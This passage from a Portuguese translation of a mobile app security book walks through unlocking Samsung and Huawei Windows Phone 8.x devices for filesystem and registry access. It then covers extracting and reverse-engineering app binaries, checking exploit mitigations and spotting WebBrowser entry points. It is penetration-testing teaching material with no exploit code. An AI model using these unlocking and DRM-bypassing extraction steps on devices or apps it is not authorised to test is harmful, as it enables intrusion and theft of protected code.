Depois que o MBN tiver sido atualizado no dispositivo, ele será desbloqueado para interoperabilidade e permitirá que o testador obtenha acesso ao seu sistema de arquivos. A atualização do MBN é trivial se for feita corretamente; as etapas abaixo devem ser seguidas à risca, pois a omissão de detalhes pode fazer com que o dispositivo seja bloqueado.

1. Certifique-se de que seu telefone tenha o Windows Phone 8.1 instalado. Você pode verificar isso acessando Settings About More Information e procurando por Windows Phone 8.1.
2. Faça o download da ferramenta de flashing no seguinte local: <http://support.moulnisky.com/index.php?dir=Samsung/Firmwares/GT-I8750/Downloader/>.
3. Faça o download das ROMs falsas de -W\_O\_L\_F- aqui: <http://forum.xda-developers.com/attachment.php?attachmentid=2811394&d=1403430057> e descompacte o arquivo. Você usa um arquivo de ROM falso porque, na verdade, não deseja fazer o flash de uma ROM no dispositivo. Você só quer fazer o flash de um arquivo MBN e manter a ROM atual do dispositivo. Assim, a ROM falsa é apenas um arquivo que é carregado na ferramenta de flashing para deixá-la satisfeita.
4. Instale o SamsungUSBDriver.msi, que é fornecido com a ferramenta de flashing. Talvez seja necessário usar o Windows 7 para instalá-lo de forma limpa. Esses drivers permitem a comunicação entre o Windows e seu dispositivo via USB.
5. Execute a ferramenta de flashing como administrador.
6. Clique no ícone da pasta amarela e selecione o arquivo ROM a ser atualizado. Selecione o arquivo de ROM falso apropriado: fake\_GT-I8750.wp8.
7. Clique no ícone de pasta verde e selecione o arquivo MBN a ser transferido para o dispositivo; esse será o MBN escolhido, seja o de Spavlin (spv\_81\_cmk.mbn) ou o MBN de -W\_O\_L\_F- (wolfROM\_2.1.mbn).
8. Desmarque todas as caixas de seleção Options, exceto a CSC, e certifique-se de que todas as caixas de seleção e botões de rádio tenham a configuração exata mostrada na [Figura 10.14](#); isso é muito importante para evitar que o dispositivo seja bloqueado. Certifique-se de que, em DL Options (Opções DL), Select (Selecionar) esteja selecionado. O código de vendas CSC pode permanecer definido como ATO.
9. Coloque seu dispositivo no modo Download. Para fazer isso, desligue o dispositivo e mantenha pressionados os botões Aumentar volume + Liga/desliga + Câmera. Quando o dispositivo vibrar, solte o botão Liga/Desliga, mas continue a manter pressionado o botão Aumentar volume + Câmera. Na próxima vibração, solte todos os botões. Você verá a tela Download. Nesse momento, o dispositivo está em um estado em que pode receber ROMs e MBNs. Conecte o dispositivo ao computador via USB.
10. Certifique-se de que a visualização da ferramenta do pisca-pisca tenha as configurações mostradas na [Figura 10.14](#).
11. Clique em Start (Iniciar) para iniciar o processo de flashing do MBN.
12. Lembre-se de que você *não* deseja fazer o flash da ROM propriamente dita (ela não é uma ROM real). Você só quer fazer o flash de um arquivo MBN para o dispositivo, então você verá a mensagem "Partition information is Not equal. Download all binary?", clique em Não. Isso é muito importante. Você não quer instalar uma ROM falsa em seu dispositivo!
13. O flash do MBN ocorrerá quase que instantaneamente; desligue o telefone mantendo pressionado o botão Liga/Desliga; inicialize o telefone novamente.
14. Faça uma reinicialização total do telefone acessando Settings About Reset Your Phone e permita que o telefone seja reinicializado.
15. Quando o telefone tiver concluído a reinicialização total, o MBN estará totalmente instalado.

## OBSERVAÇÃO

A realização de uma reinicialização total apagará todos os seus dados; certifique-se de que o backup de seus dados seja feito primeiro! Você pode fazer isso acessando Configurações de backup e configurando os backups na nuvem a partir daí.



**Figura 10.15** Configuração de caixas de seleção e botões de rádio

A essa altura, seu dispositivo já estará muito bem preparado para testes de penetração; seu telefone estará desbloqueado para desenvolvedores, desbloqueado para interoperabilidade e vários outros recursos interessantes estarão disponíveis quando você estiver instalando aplicativos. Além disso, o acesso ao sistema de arquivos está disponível quando você conecta o dispositivo ao seu computador via USB como um dispositivo de armazenamento em massa. Você tem acesso ao sistema de arquivos ao conectar o dispositivo a um computador via USB.

Leia as seções "Uso do acesso ao sistema de arquivos" e "Uso do acesso ao registro" para saber como usar os privilégios recém-adquiridos e iniciar a exploração relacionada à segurança do seu dispositivo.

### ***Huawei Ascend W1: desbloqueio de capacidade total e acesso ao sistema de arquivos no Windows Phone 8***

Um membro da comunidade de hackers do Windows Phone chamado "reker" produziu uma ferramenta chamada rkBreakout, que desbloqueia (incluindo `ID_CAP_INTEROPSERVICES`) pelo menos os dispositivos Huawei Ascend W1-C00 e Huawei Ascend W1-U00 que estão executando o Windows Phone 8. Essa ferramenta não funciona em dispositivos que executam o Windows Phone 8.1.

Não testamos essa ferramenta, mas, de acordo com o tópico original, ela funciona como anunciado; a ferramenta foi verificada como funcionando por vários membros do XDA-Developers.

O download da ferramenta pode ser feito no tópico original, que está localizado no seguinte URL: <http://forum.xda-developers.com/showthread.php?t=2707074>.

Além de desbloquear recursos interessantes de alto privilégio, o registro também é hackeado com efeito semelhante ao dos hacks da Samsung mencionados anteriormente, pois o serviço MTP (Media Transfer Protocol, ou seja, que lida com armazenamento em massa USB) é executado como `LocalSystem` e tem sua raiz definida como `C:\`.

## OBSE

Conforme observado acima, essa ferramenta não funciona em dispositivos que executam o Windows Phone 8.1. Para reiterar, recomendamos que você use um dispositivo Windows Phone 8.1 para seus testes de penetração e atividades de hacking para que nenhum aplicativo fique fora dos limites. Portanto, se você tiver um dispositivo Huawei Ascend W1-U00, sugerimos que siga as instruções na próxima seção.

WojtasXda, no XDA-Developers, lançou uma ROM personalizada para dispositivos Huawei Ascend W1-U00. A ROM tem os seguintes recursos:

- Desenvolvimento

desbloqueado

- Interop

desbloqueado

- Todos os recursos

desbloqueados

- Acesso total

ao sistema de arquivos

A ROM e a ferramenta de flashing estão disponíveis no tópico original de WojtasXda, que está localizado aqui:

<http://forum.xda-developers.com/showthread.php?t=2686053>.

O tópico também contém instruções para fazer o flash da ROM em seu dispositivo.

Não testamos essa ROM e a ferramenta que a acompanha, mas os comentários no tópico confirmam firmemente que a versão funciona conforme anunciado.

Depois que as instruções do tópico forem seguidas, seu dispositivo deverá estar com todos os recursos desbloqueados, incluindo o desbloqueio de interoperabilidade, e permitirá o acesso total ao sistema de arquivos por meio do modo de armazenamento em massa USB.

## Uso do acesso ao sistema de arquivos

Depois de desbloquear o dispositivo e hackeá-lo para obter acesso ao sistema de arquivos, você poderá começar a navegar pelo sistema de arquivos.

Ter essa capacidade pode ser muito útil em avaliações de segurança por vários motivos, inclusive:

- Você pode recuperar binários de aplicativos/conjuntos .NET que, de outra forma, estariam inacessíveis devido à proteção DRM aplicada pelo Store.
- Você pode extrair arquivos criados por aplicativos para inspecionar se há vazamento de informações confidenciais.
- É possível extrair arquivos de manifesto de aplicativos para investigação de possíveis pontos de entrada e uso de bibliotecas (consulte a seção anterior, "Manifestos de aplicativos").
- Você pode modificar os arquivos hive do registro.
- Você pode explorar as partes internas do dispositivo.
- Você pode explorar o sistema de arquivos conectando o dispositivo invadido a um computador via USB. Uma vez conectado, você pode navegar pelo sistema de arquivos no modo de armazenamento em massa usando o Explorer ou o gerenciador de arquivos de sua preferência.

Os locais no sistema de arquivos de interesse particular para análises de segurança são:


- c:\Data\Programs\{GUID}\Install - É onde estão localizados os binários do aplicativo/conjuntos .NET, além dos ativos do aplicativo e dos arquivos de manifesto, em que {GUID} pertence a um aplicativo específico.
- c:\Data\Users\DefApps\APPDATA\{...}-Diretórios de sandbox de aplicativos, onde os aplicativos podem armazenar dados que podem ser confidenciais - onde {GUID} pertence a um aplicativo específico.

A maioria dos arquivos no dispositivo pode ser lida e gravada, pois o serviço MTP será executado como LocalSystem. O acesso de leitura é obviamente útil para extrair arquivos e analisá-los ou fazer engenharia reversa, e o acesso de gravação pode ser útil no contexto de correção de arquivos de aplicativos, entre outras coisas.

Essa capacidade de acessar o sistema de arquivos do dispositivo será a pedra angular das suas atividades de teste de penetração; você pode usá-la para extrair aplicativos e seus ativos do dispositivo e também pode examinar o conteúdo da sandbox do sistema de arquivos de um aplicativo.

Por exemplo, depois de extrair assemblies .NET e binários nativos do diretório de um aplicativo, você poderá usar uma ferramenta de engenharia reversa de bytecode .NET (.NET reflector, por exemplo) ou um desmontador (ou seja, IDA Pro) para reverter o aplicativo e, em seguida, realizar uma análise de segurança. Você também poderá analisar todos os dados armazenados pelo aplicativo em seu armazenamento local, para verificar se há vazamentos de dados e ausência de uso de criptografia em dados confidenciais.

[A Figura 10.16](#) mostra o diretório de instalação de um aplicativo sendo navegado.



**Figura 10.16** Navegando pelo diretório de instalação de um aplicativo no Explorer

O restante das seções do Windows Phone depende muito de você ter acesso ao sistema de arquivos do dispositivo para que possa extrair os binários de aplicativos e visualizar a sandbox do sistema de arquivos. O exame dos binários de aplicativos que foram extraídos do sistema de arquivos do dispositivo será revisitado na seção posterior "Engenharia reversa".

## Usando o acesso ao registro

Atualmente, o melhor método para navegar no registro do dispositivo é por meio do GoodDayToDie's Native Access Webserver. Esse aplicativo é um servidor Web básico que é executado no dispositivo e fornece uma interface para navegar no sistema de arquivos e no registro do dispositivo.

Há duas versões desse aplicativo: uma com todos os recursos ativados em seu manifesto e outra com um determinado subconjunto. Se o seu dispositivo estiver executando o Windows Phone 8 (em vez do 8.1), você terá de instalar uma versão mais antiga do aplicativo, pois as versões posteriores solicitam recursos que não existem no Windows Phone 8. Você pode implantar o aplicativo usando a ferramenta de implantação de aplicativos, que é empacotada com os SDKs.

Por padrão, o servidor escuta na porta TCP 9999. Quando o servidor estiver em execução, você poderá navegar até ele por meio do navegador do seu desktop ou laptop (ou mesmo do navegador do seu dispositivo, se desejar).

Você pode obter o aplicativo em seu site codeplex: <http://wp8webserver.codeplex.com/>.

## Ferramentas úteis de hacking

Nesta etapa, supõe-se que você já tenha um dispositivo de teste hackeado e um ambiente de teste adequado com o SDK (ou seja, o Visual Studio e as ferramentas que o acompanham, incluindo os emuladores).

Várias ferramentas que provavelmente serão úteis no repertório de hackers do Windows Phone (e em testes de penetração em geral) estão listadas aqui, juntamente com seus casos de uso:

- IDA Pro, para engenharia reversa e correção de binários nativos que foram extraídos do sistema de arquivos de um dispositivo (<https://www.hex-rays.com>)
- O plug-in HexRays do IDA Pro, para aproximações de pseudocódigo C/C++ do código de montagem recuperado (<https://www.hex-rays.com>)
- .NET reflector e IL Spy para engenharia reversa e montagens .NET (<http://www.red-gate.com/products/dotnet-development/reflector/>, <http://ilspy.net>)

- Reflexil para correção de assemblies .NET (<http://reflexil.net>)
- Webserver de acesso nativo, que fornece uma interface da Web conveniente para navegar no sistema de arquivos e no registro do dispositivo (<http://wp8webserver.codeplex.com/>)
- WP8 File Explorer, para navegar pelo sistema de arquivos completo (<http://wp8fileexplorer.codeplex.com/>)
- Burp Suite Pro para interceptar e manipular o tráfego HTTP/HTTPS originado de aplicativos (<http://www.portswigger.net>)


## Análise de binários de aplicativos

Depois de obter acesso ao sistema de arquivos do dispositivo de teste, os binários do aplicativo e os conjuntos .NET podem ser extraídos, analisados e submetidos à engenharia reversa. Nos casos em que o código-fonte de um aplicativo não está disponível, o melhor método para realizar uma avaliação completa da segurança é por meio da engenharia reversa; os assemblies e binários .NET do aplicativo podem ser extraídos do seu dispositivo e, nesse momento, você fará a engenharia reversa e iniciará a análise de segurança para descobrir os aspectos internos e de segurança no nível do código. Quando um aplicativo é composto de assemblies .NET, é possível recuperar o código de um aplicativo, permitindo uma análise de código relativamente simples do aplicativo. Acessar o sistema de arquivos do dispositivo, extrair ativos e, em seguida, fazer engenharia reversa ou analisá-los de outra forma formará um dos pilares da sua metodologia de análise de segurança para aplicativos do Windows Phone.

### Engenharia reversa

Os sistemas operacionais Windows Phone 8.x armazenam binários de aplicativos, assemblies .NET e outros ativos (incluindo o manifesto) no respectivo diretório de instalação do aplicativo C:\Data\Programs\ no sistema de arquivos. Cada aplicativo instalado no dispositivo tem seu próprio diretório, onde seu nome é um GUID; por exemplo, C:\Data\programs\{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}.

Dentro do diretório de cada aplicativo, há um diretório Install. Entre outras coisas, essa pasta abriga os binários nativos e os assemblies .NET do aplicativo. Se você tiver obtido acesso ao sistema de arquivos do dispositivo, poderá extrair esses binários e iniciar a engenharia reversa. [A Figura 10.16](#) mostra um assembly .NET no diretório Install de um aplicativo OEM da Samsung prestes a ser desmontado com o .NET reflector.



**Figura 10.17** Abertura de um assembly .NET a partir do sistema de arquivos de um dispositivo

Depois que os binários são extraídos do dispositivo, eles podem ser desmontados/decompilados e analisados. A engenharia reversa, juntamente com o teste manual, pode representar uma abordagem sólida para as análises de segurança, especialmente quando o código-fonte não está disponível para análise.

Os assemblies (DLLs) gerenciados do .NET podem ser revertidos para representações precisas do código-fonte do C# usando ferramentas

como o .NET reflector, e o código resultante pode ser analisado usando técnicas padrão de revisão manual de código.

Ao encontrar e extrair componentes de código nativo de um dispositivo, você pode desmontar seu código usando ferramentas de alta qualidade, como o IDA Pro. Os componentes internos do aplicativo podem ser estudados por meio da análise do código de montagem gerado, opcionalmente usando o plug-in Hex-Rays para gerar aproximações de pseudocódigo C/C++, o que pode permitir uma análise de código mais eficiente para alguns leitores.

Todos os arquivos HTML e JavaScript armazenados localmente para uso por um aplicativo também podem ser extraídos do dispositivo e posteriormente analisados.

O Capítulo 11 discute outras atividades que envolvem engenharia reversa e aplicação de patches em aplicativos.

## Análise dos recursos de mitigação de exploits

Ao analisar um binário nativo do Windows Phone, quer ele tenha sido extraído do dispositivo por meio dos métodos discutidos até agora ou obtido de um arquivo XAP/APPX sem loja do cliente, verificar a presença de recursos de atenuação de exploração no binário é uma prática vigilante do ponto de vista da segurança.

Os recursos de atenuação de explorações foram discutidos anteriormente. Consulte a seção "Explorando os recursos de atenuação de explorações" para obter mais informações.

A Microsoft lançou uma ferramenta útil denominada BinScope, disponível em <http://www.microsoft.com/en-gb/download/details.aspx?id=11910>, cujo único objetivo é analisar um binário nativo para verificar o uso dos recursos de proteção contra exploração recomendados (ou obrigatórios para algumas lojas).

Entre outros problemas, o BinScope tem a capacidade de testar

- Proteções /GS (cookies de pilha e outras proteções contra estouro de pilha, como reordenação de variáveis)
- NXCOMPAT (DEP)
- SafeSEH
- /DYNAMICBASE (ASLR)

Quando executada em um binário, a ferramenta BinScope gera um relatório informativo que lista os resultados dos recursos antiexploração.

Os testes do BinScope estão incluídos nos testes de requisitos de certificação do Windows Phone 8.1 da Microsoft para garantir que os binários nativos do Phone 8.1 tenham todos os sinalizadores exigidos pela Microsoft, que são, em particular

- Proteção de tratamento de exceções
- /SafeSEH ■ Prevenção de execução de dados
- Randomização do layout do espaço de endereço
- Seção PE compartilhada de leitura/gravação
  - AppContainerCheck
  - ExecutableImportsCheck

### WXCheck

Além disso, os assemblies não nativos do .NET são verificados quanto à presença da tag Atributo AllowPartiallyTrustedCallersAttribute, que não é permitido.

Para obter mais informações sobre o catálogo de testes do BinScope, consulte <http://msdn.microsoft.com/en-us/library/windowsphone/develop/dn629257.aspx#binscope>.

## Resumo

Este capítulo apresentou os aplicativos do Windows Phone em geral. Você terá aprendido a conhecer o modelo de sandboxing, os vários recursos de segurança dos sistemas operacionais Windows Phone, bem como alguns fundamentos de aplicativos.

Seguindo os conselhos deste capítulo, você também terá um ambiente de teste configurado, o que lhe permitirá começar a analisar a segurança dos aplicativos do Windows Phone.

# CAPÍTULO 11

## Ataque a aplicativos do Windows Phone

Este capítulo segue a introdução do capítulo anterior aos aplicativos do Windows Phone, explorando as várias maneiras pelas quais os aplicativos podem ser vulneráveis e como um invasor pode explorar os pontos fracos identificados.

Da mesma forma que os aplicativos executados em plataformas populares de desktop e móveis, os aplicativos do Windows Phone 8.x também podem ser vulneráveis. Este capítulo se concentra em testar, encontrar e explorar vulnerabilidades relacionadas a problemas como fraquezas de segurança de transporte, vetores de injeção, mecanismos de IPC (Interprocess Communications, comunicações entre processos) e código nativo, entre outros. Muitas das classes de vulnerabilidade que discutimos e exploramos são comuns aos softwares executados em outros sistemas operacionais móveis (SOs), bem como às classes de vulnerabilidade encontradas na segurança de aplicativos em geral.

Este capítulo também aborda a enumeração e a identificação dos pontos de entrada de dados nos aplicativos, pois eles são essenciais para entender o cenário de ameaças de um aplicativo e identificar as áreas de um aplicativo que são potencialmente vulneráveis a pontos fracos de segurança.

### Análise de pontos de entrada de dados

Antes de prosseguirmos com os testes, a identificação e a exploração de vulnerabilidades de segurança em aplicativos do Windows Phone (WP), exploramos uma etapa inicial muito importante, comum a todas as análises de segurança de aplicativos: localizar e analisar os pontos de entrada de dados no aplicativo. Fazer isso permite que um possível invasor tenha uma visão da superfície de ataque do aplicativo em questão.

A frase *ponto de entrada de dados*, ou simplesmente *ponto de entrada*, refere-se a qualquer canal ou interface apresentada por um aplicativo que permita a entrada de dados controláveis pelo usuário ou influenciados pelo usuário no aplicativo para processamento, análise ou consideração.

Como os usuários podem usar pontos de entrada para introduzir dados em um sistema ou aplicativo para análise e processamento, a identificação desses pontos de entrada é útil do ponto de vista dos invasores para que eles saibam de que maneira é possível inserir dados potencialmente maliciosos no aplicativo e de onde seguir caminhos de código em exercícios de revisão de código e engenharia reversa.

Agora, discutiremos brevemente os vários pontos de entrada comumente encontrados nos aplicativos WP8.x e como identificar quais pontos de entrada um aplicativo em questão está expondo ou usando. Estar ciente desses pontos de entrada comuns facilita muito o trabalho de qualquer revisor de segurança e torna seus esforços de revisão de segurança mais significativos.

### Controles WebBrowser e WebView

Os sistemas operacionais Windows Phone 8.x fornecem o controle WebBrowser para incorporar uma interface semelhante a um navegador nos aplicativos. Os controles do WebBrowser são baseados no Internet Explorer e são instâncias da classe WebBrowser. Eles podem ser considerados análogos aos objetos UIWebView do iOS e aos objetos WebView do Android. Os controles do WebBrowser estão disponíveis nos aplicativos WP8 e 8.1.

O Windows Phone 8.1 também inclui a classe WebView para criar controles WebView. Essa classe é semelhante ao WebBrowser, mas não possui alguns dos recursos fornecidos pela classe WebBrowser.

Os controles WebBrowser e WebView são usados com frequência em aplicativos WP8.x para várias finalidades, algumas das quais podem ser resumidas a seguir:

- **Renderização de conteúdo estático da Web** - Os desenvolvedores de aplicativos podem incluir conteúdo localmente em seu pacote de aplicativos para ser exibido posteriormente usando um controle WebBrowser.
- **Renderização de conteúdo da Web a partir da rede** - Um aplicativo pode apontar um controle WebBrowser ou WebView para um URL remoto, de modo que o site remoto seja exibido no controle WebBrowser incorporado.
- **Exibição de conteúdo da Web gerado dinamicamente** - Os aplicativos podem alimentar um WebBrowser ou um controle WebView com conteúdo HTML, JavaScript e CSS gerado dinamicamente. O conteúdo gerado dinamicamente pode ser criado com base em decisões tomadas pela lógica condicional.

Cada uma dessas finalidades apresenta ao usuário uma interface escrita em HTML/CSS/JavaScript. Na verdade, alguns aplicativos consistem quase que inteiramente em um WebBrowser ou controle WebView que exibe um aplicativo da Web compatível com dispositivos móveis, com muito pouco (ou nenhum) da lógica do aplicativo implementada pelo próprio aplicativo no dispositivo. Esses aplicativos foram descritos amplamente como *aplicativos híbridos* na seção "Linguagens de programação e tipos de aplicativos" no Capítulo 10.

Os controles do WebBrowser, dependendo de como um aplicativo os utiliza, podem ser considerados pontos de entrada de dados de duas maneiras principais:

- Os aplicativos que carregam URLs HTTP remotos em controles WebBrowser ou WebView podem estar sujeitos a vários tipos de ataques do tipo cross-site scripting devido ao uso de http:// no URL em vez de https://.
- Os aplicativos que usam controles WebBrowser ou WebView podem apresentar interfaces ou chamar códigos JavaScript que atuam como pontos de entrada e analisam dados potencialmente não confiáveis. O JavaScript pode até mesmo passar esses dados de volta para o código C#.

A identificação do uso do WebBrowser e do controle do WebBrowser fornece ao hacker ou ao revisor de segurança uma pista sobre o JavaScript relevante a ser analisado quanto a possíveis vulnerabilidades.

Conforme mencionado em "Linguagens de programação e tipos de aplicativos" no Capítulo 10, os arquivos XAML contêm definições e declarações de elementos de interface e GUI. Portanto, não é surpresa que os arquivos XAML de um aplicativo também contenham declarações para controles do WebBrowser que aparecem em um aplicativo.

Quando você estiver realizando uma revisão de código, os arquivos XAML de um aplicativo provavelmente estarão prontamente disponíveis. Se um aplicativo usar

Nos controles do WebBrowser, os arquivos XAML do aplicativo contêm uma marcação semelhante à seguinte:

```
<Grid x:Name="ContentGrid" Grid.Row="1">
    <phone:WebBrowser HorizontalAlignment="Left"
Margin="20,50,0,0" Name="myWebBrowser" VerticalAlignment="Top"
Height="500" Width="430" />
</Grid>
```

Isso resulta na geração de um controle WebBrowser, cujo objeto tem o nome myWebBrowser. O objeto pode então ser usado pelo código C# do aplicativo para acessar a API do WebBrowser. Por exemplo, o código a seguir tentaria renderizar um URL remoto no controle do WebBrowser:

```
myWebBrowser.Source = new Uri("http://www.google.co.uk",
UriKind.Absolute);
```

ou:

```
myWebBrowser.Navigate(new Uri("http://www.google.co.uk", UriKind.Absolute));
```

Como alternativa, é possível declarar a fonte de carregamento de um controle do WebBrowser diretamente em um arquivo XAML:

```
<phone:WebBrowser Source="http://www.google.co.uk" />
```

A análise da marcação e do código C#, como o anterior, provavelmente revelará rapidamente o uso do WebBrowser por um aplicativo controles.

Da mesma forma, é possível criar controles WebView por meio de uma tag <WebView> no arquivo XAML de uma página. Por exemplo, a marcação a seguir cria um controle WebView na página associada:


```
<WebView x:Name="webView"
    Height="425"
    HorizontalAlignment="Stretch"
    VerticalAlignment="Stretch"
    ScrollViewer.ZoomMode="Disabled"
    ScrollViewer.VerticalScrollBarVisibility="Disabled"
    Loaded="webView_Loaded" NavigationFailed="webView_NavigationFailed"
    NavigationCompleted="webView_NavigationCompleted"
    Visibility="Visible"/>
```

Em muitos casos, o código-fonte não está disponível para um revisor de segurança ou um possível invasor. Ainda assim, é possível determinar facilmente o uso dos controles WebBrowser e WebView extraiendo arquivos XAML do diretório de instalação de um aplicativo.

Supondo que você tenha instalado o aplicativo em um dispositivo no qual tenha acesso total ao sistema de arquivos (consulte "Criando um ambiente de teste" no Capítulo 10), é possível extrair o(s) arquivo(s) DLL do aplicativo do diretório de instalação do aplicativo e visualizar os recursos XAML e o código refletido recuperados pelo .NET reflector, supondo que a parte relevante do aplicativo consista em assemblies .NET.

Conforme mencionado na seção "Acesso ao sistema de arquivos" e "Engenharia reversa" (consulte o Capítulo 10), os binários de cada aplicativo estão localizados em seu diretório Install, ou seja, C:\Data\Programs\{GUID}\Install, em que {GUID} é o identificador exclusivo do aplicativo. Ao navegar até o diretório Install do aplicativo de seu interesse, em seu gerenciador de arquivos favorito, os arquivos e ativos do aplicativo podem ser copiados do sistema de arquivos do dispositivo para sua máquina de teste.

